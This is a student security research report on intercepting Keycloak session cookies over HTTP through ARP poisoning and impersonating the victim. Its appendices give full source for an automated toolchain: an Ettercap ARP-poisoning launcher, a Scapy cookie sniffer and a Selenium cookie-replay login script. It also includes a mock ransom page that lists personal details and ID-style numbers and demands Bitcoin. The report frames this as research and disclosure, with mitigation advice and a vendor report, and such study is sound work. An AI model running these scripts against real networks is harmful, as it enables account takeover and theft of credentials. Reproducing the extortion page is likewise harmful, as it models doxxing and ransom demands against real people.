

How to Hack: Unveiling an Automated Web Impersonation Attack

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1. Abstract

Many applications and services use single sign-on, which allows users to login once, and their logins are "remembered" using cookies. Keycloak is a popular open-source identity and access management solution for implementing single sign-on.

In this research, a Man-in-the-Middle (MitM) web impersonation attack within a Keycloak-protected environment was discovered. Exploiting a HTTP misconfiguration, the attack targets the interception of a victim's session cookies over the network during login. Subsequently, an attacker can manipulate these cookies, enabling unauthorised access by impersonating the victim.

After successfully demonstrating the feasibility of the attack, the research also focused on building a "software robot" that could carry out this attack automatically without human intervention. This "software robot" could also be used to audit for such vulnerable Keycloak implementations.

Introduction

2. Keycloak Functionality

Keycloak is a comprehensive identity and access management (IAM) solution. Core to its capabilities is the facilitation of Single Sign-On (SSO), an authentication scheme that allows a user to log in with a single ID. Keycloak leads the IAM industry with true single sign-on which allows users to log in once and access services without re-entering authentication factors through the use of cookies.

However, it is in this very feature that I discovered a login flaw.

Embarking on this project, I discover the world of access and management login systems. I learnt about the integration of identity providers like GitHub and Google Sign-In to provide a seamless login solution for many users.

Materials and Methods


3. Project

I was tasked to simulate an implementation of Keycloak as a security system. Subsequently, I discovered a misconfiguration vulnerability in the latest and newly updated version of Keycloak that impacts millions of users. To further illustrate the severity of this issue, I leveraged Python scripting to demonstrate the feasibility of developing automated attacks to impact users globally.

a. Set-up Phase (September)

This phase focused on setting-up a real-life implementation of Keycloak. To optimise workflow, Keycloak (Version 22.0.5) was pulled from docker and hosted on Amazon Web Services (AWS). Using YouTube tutorials, blog guides, and the DSTA-provided Keycloak Set-up Guide (Appendix A), I mastered Docker, Amazon EC2 and S3 from scratch.

This phase involves the extensive exploration and implementation of Keycloak features, understanding Single Sign-On (SSO), and integrating identity providers like GitHub and Google.



My Keycloak Implementation

With a developer's mindset, I experimented with configurations. During this, I encountered an indication of a potential vulnerability.

```
"offlineSessionMaxLifespanEnabled" : false,
"offlineSessionMaxLifespan" : 5184000,
"clientSessionIdleTimeout" : 0,
"clientSessionMaxLifespan" : 0,
"clientOfflineSessionIdleTimeout" : 0,
"clientOfflineSessionMaxLifespan" : 0,
"accessTokenLifespan" : 60,
"accessTokenLifespanUserAction" : 300,
"accessTokenLifespanLogin" : 1800,
"actionTokenGeneratedByAdminLifespan" : 43200,
"actionTokenGeneratedByUserLifespan" : 300,
"oauth2DeviceCodeLifespan" : 600,
"oauth2DevicePollingInterval" : 5,
"enabled" : true,
"sslRequired" : "external",
"registrationAllowed" : false,
```

Keycloak CLI (Command Line Interface) Configurations

```
kcadm.sh update realms/master -s enabled=true -s sslRequired=none
```

CLI command to set Keycloak Realm to HTTP

During development, many developers host enterprise systems on HTTP for simplicity but this practice poses a security risk. Using unencrypted HTTP may expose sensitive data, creating a potential avenue for Keycloak attacks.

b. Exploration Phase (October)


To further experiment and learn, I opted to further explore this HTTP misconfiguration vulnerability. Through research, [2] I recognised the prevalence and potential harm of Man-in-the-Middle (MITM) attacks and decided to protect others from it.

However, as I had never practiced MitM attacks before, I learnt from scratch about Address Resolution Protocol (ARP) Poisoning, Wi-Fi sniffing and Network Packet Analysis. To legitimise my discovery, I presented a comprehensive deck to DSTA showcasing the attack, security implications and follow up action. Following the presentation, my mentor escalated this finding to the cybersecurity department. (Link to deck at appendix B)


```
Wireshark · Packet 16681 · eth0
Host: ec2-18-141-231-163.ap-southeast-1.compute.amazonaws.com\r\n
Connection: keep-alive\r\n
Upgrade-Insecure-Requests: 1\r\n
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.0.0 Safari/...
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/...
Accept-Encoding: gzip, deflate\r\n
Accept-Language: en-US,en;q=0.9\r\n
Cookie: AUTH_SESSION_ID_LEGACY=40c21387-2054-47ee-a8e9-d8808110cfd6; KEYCLOAK_SESSION_LEGACY=fake-master/...
Cookie pair: AUTH_SESSION_ID_LEGACY=40c21387-2054-47ee-a8e9-d8808110cfd6
Cookie pair: KEYCLOAK_SESSION_LEGACY=fake-master/412d4c31-d982-439a-948c-46271bca2a09/40c21387-2054-47ee-a8e9-d880...
Cookie pair [truncated]: KEYCLOAK_IDENTITY_LEGACY=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpzYW5kIiwiaWF0IjoiYm9yMjYyY00...
```


Details of Network Packet

I discovered that cookies are insecurely transferred through HTTP on this network packet and confirmed that the intercepted cookie exactly matches my login cookie.



Attacker Editing his Cookies

On a separate KALI MACHINE, I edited my “KEYCLOAK_IDENTITY_LEGACY” token to match the one of my WINDOWS MACHINE.



Keycloak Account Configurations Page


I have successfully tricked Keycloak into believing that the account on my KALI MACHINE is that of the WINDOWS MACHINE. I now have unrestricted access to my WINDOWS MACHINE account.

(Link to exploit of 21.0.0 Proof-of-Concept Video at Appendix C)

5. Vulnerability Discovery (Active Version)

Since discovering this attack on an older Keycloak version, I research extensively and could not find any research disclosed about this method of cookie hijacking affecting Keycloak version 21.0.0. I figured this attack might be unreported or lesser known, so I replicated this exploit on the most recent and active Keycloak version 22.0.5, released on 24 October 2023.

At this new location, I was able to extract entire, untruncated “AUTH_SESSION_ID_LEGACY”, “KEYCLOAK_SESSION_LEGACY” and “KEYCLOAK_IDENTITY_LEGACY” tokens. I cleaned up the content, storing only the highlighted “KEYCLOAK_IDENTITY_LEGACY” token.



Editing of “KEYCLOAK_IDENTITY_LEGACY” Token

Once again, on a separate KALI MACHINE, I edited my “KEYCLOAK_IDENTITY_LEGACY” token to match the one of my WINDOWS MACHINE, and successfully took over the account.

Through this discovery, I identified the necessary conditions of this attack.

1. Keycloak on version 22.0.5, served on HTTP
2. Victim and attacker on the same LAN
3. Victim does not log out of account before attacker logs in
 - a. Because
 - i. Cookie resets upon logout
 - b. However
 - i. Attacker can make administrative changes (password or email) before victim logs out for complete permanent account takeover

6. The Manual Exploit

Armed with a Kali Virtual Machine on my Macbook, I manually exploited this HTTP misconfiguration using Ettercap and Wireshark.

Example Setting

The attacker is in an internet cafe, connected to the same Wi-Fi as his victim (Lucas). Lucas is a high-profile user on the Keycloak realm, with admin privileges. To continue his nefarious business, the attacker wants to take control of Lucas’ account, and manipulate data on the server.

1. Both victim and attacker are connected to the same LAN at a cafe
2. Victim (Lucas) logs into his own Keycloak account
 - a. Using a windows machine, IP (192.168.1.92)
3. Attacker (attacker) wants to impersonate Lucas on Keycloak
 - a. Using a Kali Linux machine, IP (192.168.1.98)
 - b. Intercepts Lucas’ login cookies
4. Keycloak served on HTTP
5. Router gateway at (192.168.1.254)

Attacker Preparation

```
ARP poisoning victims:
GROUP 1: 192.168.1.92 00:1C:42:3B:C2:08
GROUP 2: 192.168.1.254 F0:25:8E:F9:95:01
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
Using Ettercap on Kali Linux, the attacker sets up an *ARP Poisoning Attack*, targeting Lucas (192.168.1.92) and router (192.168.1.254).

An *ARP Poisoning Attack* intercepts Wi-Fi traffic of the LAN Cafe. Using the tool, Ettercap, the attacker sends falsified ARP messages. This manipulation leads to the redirection of network traffic intended for Lucas' device to the attacker's machine. The attacker can then eavesdrop on the data passing through.



No.	Time	Source	Destination	Protocol	Length	Info
4	1.229823667	192.168.1.65	192.168.1.255	UDP	139	39051 → 9995 Len=97
5	3.168061543	Parallel_64:f3:b3	Parallel_3b:c2:08	ARP	42	192.168.1.254 is at 00:1c:42:64:f3:b3
6	3.168081793	Parallel_64:f3:b3	HuaweiTe_f9:95:01	ARP	42	192.168.1.92 is at 00:1c:42:64:f3:b3 (duplicate use of 192.168.1.254 detected...)
7	5.839274752	192.168.1.71	224.0.0.251	MDNS	175	Standard query response 0x0000 TXT PTR iPhone (9)...rdlink._tcp.local OPT
8	5.839274794	fe80::2b:f49b:8539:...	ff02::fb	MDNS	195	Standard query response 0x0000 TXT PTR iPhone (9)...rdlink._tcp.local OPT
9	5.839274836	192.168.1.80	255.255.255.255	UDP	71	9999 → 9999 Len=29
10	6.273761544	192.168.1.81	239.255.255.250	SSDP	218	M-SEARCH * HTTP/1.1



The attacker then uses Wireshark to monitor network traffic. This helps him to identify that the ARP Poisoning Attack is successful.



In Wireshark display filter, the attacker queries “**frame contains "GET /realms/fake-master/protocol/openid-connect/3p-cookies/step1.html"**” and waits for Lucas to login.

Victim Login

Immediately as Lucas logs into his own account on his WINDOWS MACHINE, the attacker's Wireshark picks up Lucas' login packet.



1. Ettercap.py (Source Code at Appendix G)

Instead of using Ettercap Graphical, the script automatically launches **Ettercap ARP Poisoning** attacks from the CLI (Command Line Interface).

Functionality

1. Using Python's sockets module, it scans and prints the user's default gateway (router) IP address and the user's own local IP address.
2. It prompts the user for an input of the victim's IP address.
3. It verifies the validity of all 3 IP addresses and executes an ARP poisoning attack on the router and victim IP addresses, using Ettercap.

For example

1. The program detects default gateway at 192.168.1.1, and user's IP address at 192.168.1.81
2. The user inputs the victim IP address of 192.168.1.94.
3. Computer runs this command

```
sudo ettercap -T -q -M arp:remote /192.168.1.1// /192.168.1.94// > /dev/null 2>&1 &
```

2. Wifi-sniff.py (Source Code at Appendix H)

Instead of using Wireshark, this program uses Scapy, a python library that manipulates Wi-Fi packets. **This script sniffs the Wi-Fi traffic.**

Functionality

1. It prompts the user for the Keycloak Realm name.
2. Scans all network traffic.
3. Filters away other network traffic, only searching for the victim's login onto Keycloak.
4. When a login packet is detected, the script prints the packet information, including all cookies used for login and the login URL.
5. Slices the data, storing only the "KEYCLOAK_IDENTITY_LEGACY" token value
6. Saves the token value to a file, "cookie.txt", and the login URL to "url.txt".
7. Automatically stops itself upon task complete.

3. Login.py (Source code at Appendix I)

The script processes cookie and URL information obtained from Wifi-sniff.py and impersonates the victim login onto the Keycloak Realm.

Functionality

1. It processes the "KEYCLOAK_IDENTITY_LEGACY" token value previously stored in "cookie.txt"
2. Navigates to the Keycloak Login page
3. Using JavaScript and Inspect Console, enforces the cookie of the browser to be Lucas'.
4. Refreshes the page for the user to take over Lucas' account.
5. Page remains open for the user to use the account, until "CTRL + C" is pressed.

Discussion


8. Follow-Up


Upon discovering this potential avenue of attack, I contacted the [Keycloak security team](#) on email, and opened a GitHub Issue. [See Appendix J](#)


9. Mitigation

For developers, ensure that your applications use HTTPS for secure communication. This encrypts the data in transit between the client and server, making it difficult for attackers to intercept and manipulate. When using HTTPS, implement the latest version of TLS (Transport Layer Security) to ensure existing vulnerabilities are patched.

For users, beware of unsecured Wi-Fi networks and avoid using them for **sensitive transactions, such as online banking or shopping.**



When using Chrome browser, click on the  icon on the left of the URL address bar. When using other internet browsers

e.g., Edge, Safari, Firefox, etc. click on the  icon at the left of the URL address bar. Ensure that the website is on HTTPS and has a valid SSL certificate to secure your connections.

10. Conclusion

As my YDSP Project comes to fruition, reflecting on this remarkably fruitful journey is imperative. I extend my gratitude not only for the invaluable resources provided by DSTA, which significantly enriched my learning experience, but also for the opportunity to expand my knowledge of cybersecurity. This undertaking has been more than a mere project, it has been a transformative expedition, fostering both professional development and personal growth.

I am inspired to serve as the catalyst to change. Making full use of my knowledge in programming, and cybersecurity, I will fuse both together to produce more efficient, and effective automated software that can actively scan websites for lapses in security. I can work with SMEs to expand my outreach, and develop network security solutions with MINDEF when I grow up to ensure all existing Singaporean web platforms are secure.

Reflecting on this journey, I learnt not just to code or exploit, but have grown. I have become not just a learner but someone who understands cybersecurity resilience and strategic thinking. It was a journey that taught me the ethical responsibility of securing digital spaces.

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Annexes

1. References

[1] Stian Thorgersen. (n.d.). Retrieved December 4, 2022, from

<https://github.com/keycloak/keycloak>

[2] Conti, M., Dragoni, N., & Lesyk, V. (2016). A Survey of Man In The Middle Attacks. *IEEE Communications Surveys & Tutorials*, 18(3), 2027-2051. Retrieved December 4, 2023, from

<https://doi.org/10.1109/COMST.2016.2548426>

2. Appendices

Appendix A

DSTA Keycloak Set-up Guide

<https://drive.google.com/file/d/1R8sGUvTbnV3VntunR8G1syf0Uzm4CTBz/view?usp=sharing>

Appendix B

Vulnerability Findings Deck

<https://docs.google.com/presentation/d/1FWFxrX9PNeYkOHCKF1HAABxucQfV6UT/edit?usp=sharing&ouid=107896507330633954059&rtopf=true&sd=true>

Appendix C

Manual Exploit of Version 21.0.0

https://drive.google.com/file/d/1linPG4_708wK70iZNh2FRgeQBOarm6V6/view?usp=sharing

Appendix D

Manual Exploit of Version 22.0.5

https://drive.google.com/file/d/1-pqKV6-Wswh6skW5_tnA_nv8GPlepojz/view?usp=sharing

Appendix E

Video of Simulated Automated Exploit

<https://drive.google.com/file/d/1juOHW3TA-5OcRn1JIAL35BfccSN9xc-5/view?usp=sharing>

Appendix F

Source Code of Sacul's Ransom HTML Page

```
<!DOCTYPE html>
<html lang="en">
  <style>
    h1, h2 {
      text-align: center;
      padding: 20px;
      background: linear-gradient(45deg, #FF0000, #FF7F00, #FFFF00, #00FF00, #0000FF, #4B0082, #8B00FF);
      -webkit-background-clip: text;
      color: transparent;
      animation: spinAnimation 10s linear infinite; /* Animation for spinning text */
    }
  </style>
</html>
```

```
body {
  background-image:
url('https://t4.ftcdn.net/jpg/02/12/25/45/360_F_212254598_brUfST14WUQsmeXq83kvdo3l8Uft82ma.jpg');
}
table {
  width: 80%;
  margin: 20px auto;
  background-color: rgba(255, 255, 255, 0.8);
  border-collapse: collapse;
}
th, td {
  border: 1px solid #ddd;
  padding: 8px;
  text-align: left;
}
th {
  background-color: #f2f2f2;
}
mark {
  background-color: yellow;
  color: black;
  font-weight: bold;
}
mark2 {
  background-color: yellow;
  color: black;
  font-weight: bold;
}
.colorful-text {
  color:
}
@keyframes spinAnimation {
  0% {
    transform: rotate(0deg);
  }
  100% {
    transform: rotate(360deg);
  }
}
.colorful-text {
  color: #FF00FF;
}
.funny-text {
  font-family: 'Comic Sans MS', cursive;
  color: #FF00FF;
  text-align: center;
  font-size: 24px;
  padding: 20px;
  background-color: green;
}
</style>
<script>
```

```

// Function to fetch and display the visitor's IP address
function getIpAddress() {
  fetch('https://ipinfo.io/json')
    .then(response => response.json())
    .then(data => {
      document.getElementById('ip-address').textContent = data.ip;
    })
    .catch(error => {
      console.error('Error fetching IP address:', error);
    });
}

// Call the function when the page loads
window.onload = getIpAddress;
</script>
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Lucas' Friends Information LEAKED</b> </title>
  <style>
    table {
      width: 100%;
      border-collapse: collapse;
      margin-top: 20px;
    }
    th, td {
      border: 1px solid #ddd;
      padding: 8px;
      text-align: left;
    }
    th {
      background-color: #f2f2f2;
    }
  </style>
</head>
<body>

  <h1>Lucas' Friends Information</h1> <h2>LEAKED HAHAHAHAAH</h2>

  <table>
    <thead>
      <tr>
        <th>Contact Name</th>
        <th>Email</th>
        <th>Birthday</th>
        <th>Mobile</th>
        <th>Address</th>
        <th>NRIC No.</th>
      </tr>
    </thead>
    <tbody>
      <tr>

```

<td>Vernie Si</td>
<td>verniesi41@hotmail.com</td>
<td>1996-10-25</td>
<td>9561-6475</td>
<td>Blk 42 Lorong 6 Woodgrove, #11-37, 967937</td>
<td>S9606318M</td>

</tr>

<tr>

<td>Keith Chia Wee Tat</td>
<td>keithchi52@gmail.com</td>
<td>1966-07-10</td>
<td>8487-6738</td>
<td>3 Kallang Vista, 064547</td>
<td>S6689059A</td>

</tr>

<tr>

<td>Tay Boon Keong Jimmy</td>
<td>tayboonk78@gmail.com</td>
<td>1976-08-29</td>
<td>9880-6338</td>
<td>Blk 30 Lorong 4 Pandan Valley, #05-04, 468449</td>
<td>S7670951I</td>

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<tr>

<td>Jarred Woo</td>
<td>jarredwo85@yahoo.com.sg</td>
<td>2003-11-01</td>
<td>9010-1367</td>
<td>69 Admiralty Gate, 815475</td>
<td>T0355365L</td>

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<td>Judy Yap</td>
<td>judyapm66@gmail.com</td>
<td>1995-09-27</td>
<td>8742-5114</td>
<td>1 Jalan Telipok, 177805</td>
<td>S9528017M</td>

</tr>

<tr>

<td class="colorful-text"><mark>Pay MONEY of I LEAK MORE</mark></td>

</tr>

</tbody>

</table>

<div class="funny-text">Pay 1 BTC to 0x310D023266F9e9a861E732D569E4C690F29d039f OR ELSE</div>

<<h1>Your IP Address: 220.255.23.234</h1>

<p id="ip-address">Loading...</p>

</body>

</html>

Appendix G

<https://github.com/yhnbgf/autokeycloak>

Source Code of Ettercap.py

//code font

```
import socket
import subprocess

def get_local_ip():
    try:
        # Create a socket to get the local machine's IP address
        s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
        s.connect(('8.8.8.8', 1)) # Connect to a public DNS server
        local_ip = s.getsockname()[0]
        s.close()
        return local_ip
    except Exception as e:
        print(f"Error getting local IP address: {e}")
        return None

def get_router_ip():
    try:
        # Run a subprocess to get the default gateway (router) IP address
        result = subprocess.check_output(["ip", "route", "show", "default"]).decode("utf-8")
        router_ip = result.split()[2]
        return router_ip
    except Exception as e:
        print(f"Error getting router IP address: {e}")
        return None

if __name__ == "__main__":
    local_ip = get_local_ip()
    router_ip = get_router_ip()

    if local_ip and router_ip:
        print(f"Local IP address: {local_ip}")
        print(f"Router IP address: {router_ip}")
    else:
        print("Failed to retrieve IP addresses.")
    victim_ip = str(input("Enter Victim IP:"))

    router_path = f"/{router_ip}/"
    victim_path = f"/{victim_ip}/"

    command = ["sudo", "ettercap", "-T", "-q", "-M", "arp:remote", router_path, victim_path, ">", "/dev/null", "2>&1", "&"]
    result = subprocess.run(command)
```

Appendix H

Source Code of Wifi-sniff.py

from scapy.all import sniff, IP, TCP, Raw

```

import sys

# Global variable to control sniffing
stop_sniffing = False

def packet_callback(packet, realm_name):
    global stop_sniffing
    if stop_sniffing:
        return

    if packet.haslayer(IP) and packet.haslayer(TCP) and packet.haslayer(Raw):
        ip_src = packet[IP].src
        ip_dst = packet[IP].dst
        payload = packet[Raw].load.decode('utf-8', 'ignore')

        # Check for HTTP traffic with the specified URL
        target_url = f'GET /realms/{realm_name}/protocol/openid-connect/3p-cookies/step1.html'
        if target_url in payload:
            # Extract cookies from the payload
            auth_session_id_legacy = extract_cookie(payload, 'AUTH_SESSION_ID_LEGACY')
            keycloak_session_legacy = extract_cookie(payload, 'KEYCLOAK_SESSION_LEGACY')
            keycloak_identity_legacy = extract_cookie(payload, 'KEYCLOAK_IDENTITY_LEGACY')

            # Print the URL from which the login token was pulled

            print(f"HTTP packet from {ip_src} to {ip_dst}: \n{payload} \n")

            # Print the keycloak_identity_legacy cookie
            if keycloak_identity_legacy:
                print(f"keycloak_identity_legacy cookie found: {keycloak_identity_legacy}")
                print(f"URL: {extract_url(payload)}")

            # Store the cookie value in a file
            store_cookie(keycloak_identity_legacy)
            store_url(extract_url(payload))
            stop_sniffing = True
            sys.exit(1)

def extract_cookie(payload, cookie_name):
    start_index = payload.find(cookie_name)
    if start_index != -1:
        start_index = payload.find('=', start_index) + 1
        end_index = payload.find(';', start_index)
        cookie_value = payload[start_index:end_index]
        return cookie_value.strip()

    return None

def extract_url(payload):
    # Extracting the URL from the payload
    start_index = payload.find('Host: ') + len('Host: ')
    end_index = payload.find('\r\n', start_index)

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return payload[start_index:end_index]

def store_cookie(cookie_value):
    with open('cookie.txt', 'w') as file:
        file.write(cookie_value)

def store_url(url_value):
    with open('url.txt', 'w') as file:
        file.write(url_value)

# Replace 'eth0' with the name of your interface
interface = 'eth0'

# Get user input for realm_name
realm_name = input("Enter the realm name: ")
print("Sniffing Login Packets. Stop when keycloak_identity_legacy cookie is found...")

# Start sniffing HTTP traffic with the specific URL filter
sniff(iface=interface, prn=lambda pkt: packet_callback(pkt, realm_name), store=0, filter="tcp port 80 or tcp port 8080")

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Appendix I

Source Code of Login.py

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from selenium import webdriver
from selenium.webdriver.chrome.service import Service
import time

# Replace 'path/to/chromedriver' with the actual path to your chromedriver executable
chromedriver_path = '/usr/bin/chromedriver'

# Set up Chrome options
chrome_options = webdriver.ChromeOptions()
chrome_options.add_argument('--no-sandbox') # Required for running in a virtual machine
chrome_options.add_argument('--disable-gpu') # Required for running in a virtual machine
# chrome_options.add_argument('--headless') # Optional: run in headless mode without a graphical user interface

# Create a Chrome web driver
service = Service(chromedriver_path)
driver = webdriver.Chrome(service=service, options=chrome_options)

try:

    realm=input("Enter the Realm Name:")
    with open('url.txt', 'r') as url_file:
        url = "http://" + url_file.read().strip() + "/realms/" + realm + "/account/"

    # Open the website URL
    driver.get(url)
    time.sleep(5)

    # Read the cookie value from the file
    with open('cookie.txt', 'r') as file:

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keycloak_identity_legacy = file.read().strip()

# Provided cookie information
cookie_info = f"document.cookie = 'KEYCLOAK_IDENTITY_LEGACY={keycloak_identity_legacy}';"

# Execute JavaScript to set the cookie
driver.execute_script(cookie_info)
driver.refresh()

# Optional: Print the title of the webpage
print("Title of the page:", driver.title)

# Keep the browser window open until Ctrl+C is pressed
while True:
    pass

except KeyboardInterrupt:
    # Ctrl+C was pressed, close the browser window
    driver.quit()
```

Appendix J

Reporting of Issue to Keycloak Security Team



yhnbgf commented 2 weeks ago



Before reporting an issue

- I have read and understood the above terms for submitting issues, and I understand that my issue may be closed without action if I do not follow them.

Area

token-exchange

Describe the bug

I found an issue in keycloak's login mechanism on HTTP, version 22.0.5.

Although keycloak recommends HTTPS for deployment, some developers misconfigure HTTP, forget to enable HTTP, or are too lazy to get an SSL certificate. They do not understand its security implications and neglect HTTPS. During development, developers on HTTP are especially vulnerable to this attack. This is especially terrible as bad actors can disrupt development work.

Version

22.0.5

Expected behavior

Safe and secure login

Actual behavior

An attacker is able to arp spoof, obtain a victim's cookie credentials, and impersonate victim login.

How to Reproduce?

https://docs.google.com/presentation/d/1w-Ucfe_EFxU6isjvOe5h1BKMxyWm0GH/edit?usp=sharing&ouid=107896507330633954059&rtfpof=true&sd=true

Assignees

No one assigned

Labels

area/token-exchange

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

3 participants



abstractj commented 2 weeks ago

Contributor

@yhnbgf Hi Lucas, you received a response 7 days ago; please check your inbox as it addresses your concerns about security.

to Lucas Chin, keycloak-security@googlegroups.com

Dec 13, 2023, 9:06:41 AM (7 days ago)

Thanks for your report. Running Keycloak in development mode for production is **not** recommended. Developers must ensure that all traffic, uses HTTPS. This can be achieved by redirecting HTTP to HTTPS and implementing HSTS headers to secure against unencrypted communications. Even in development environments, the use of TLS certificates is recommended.

As already answered:

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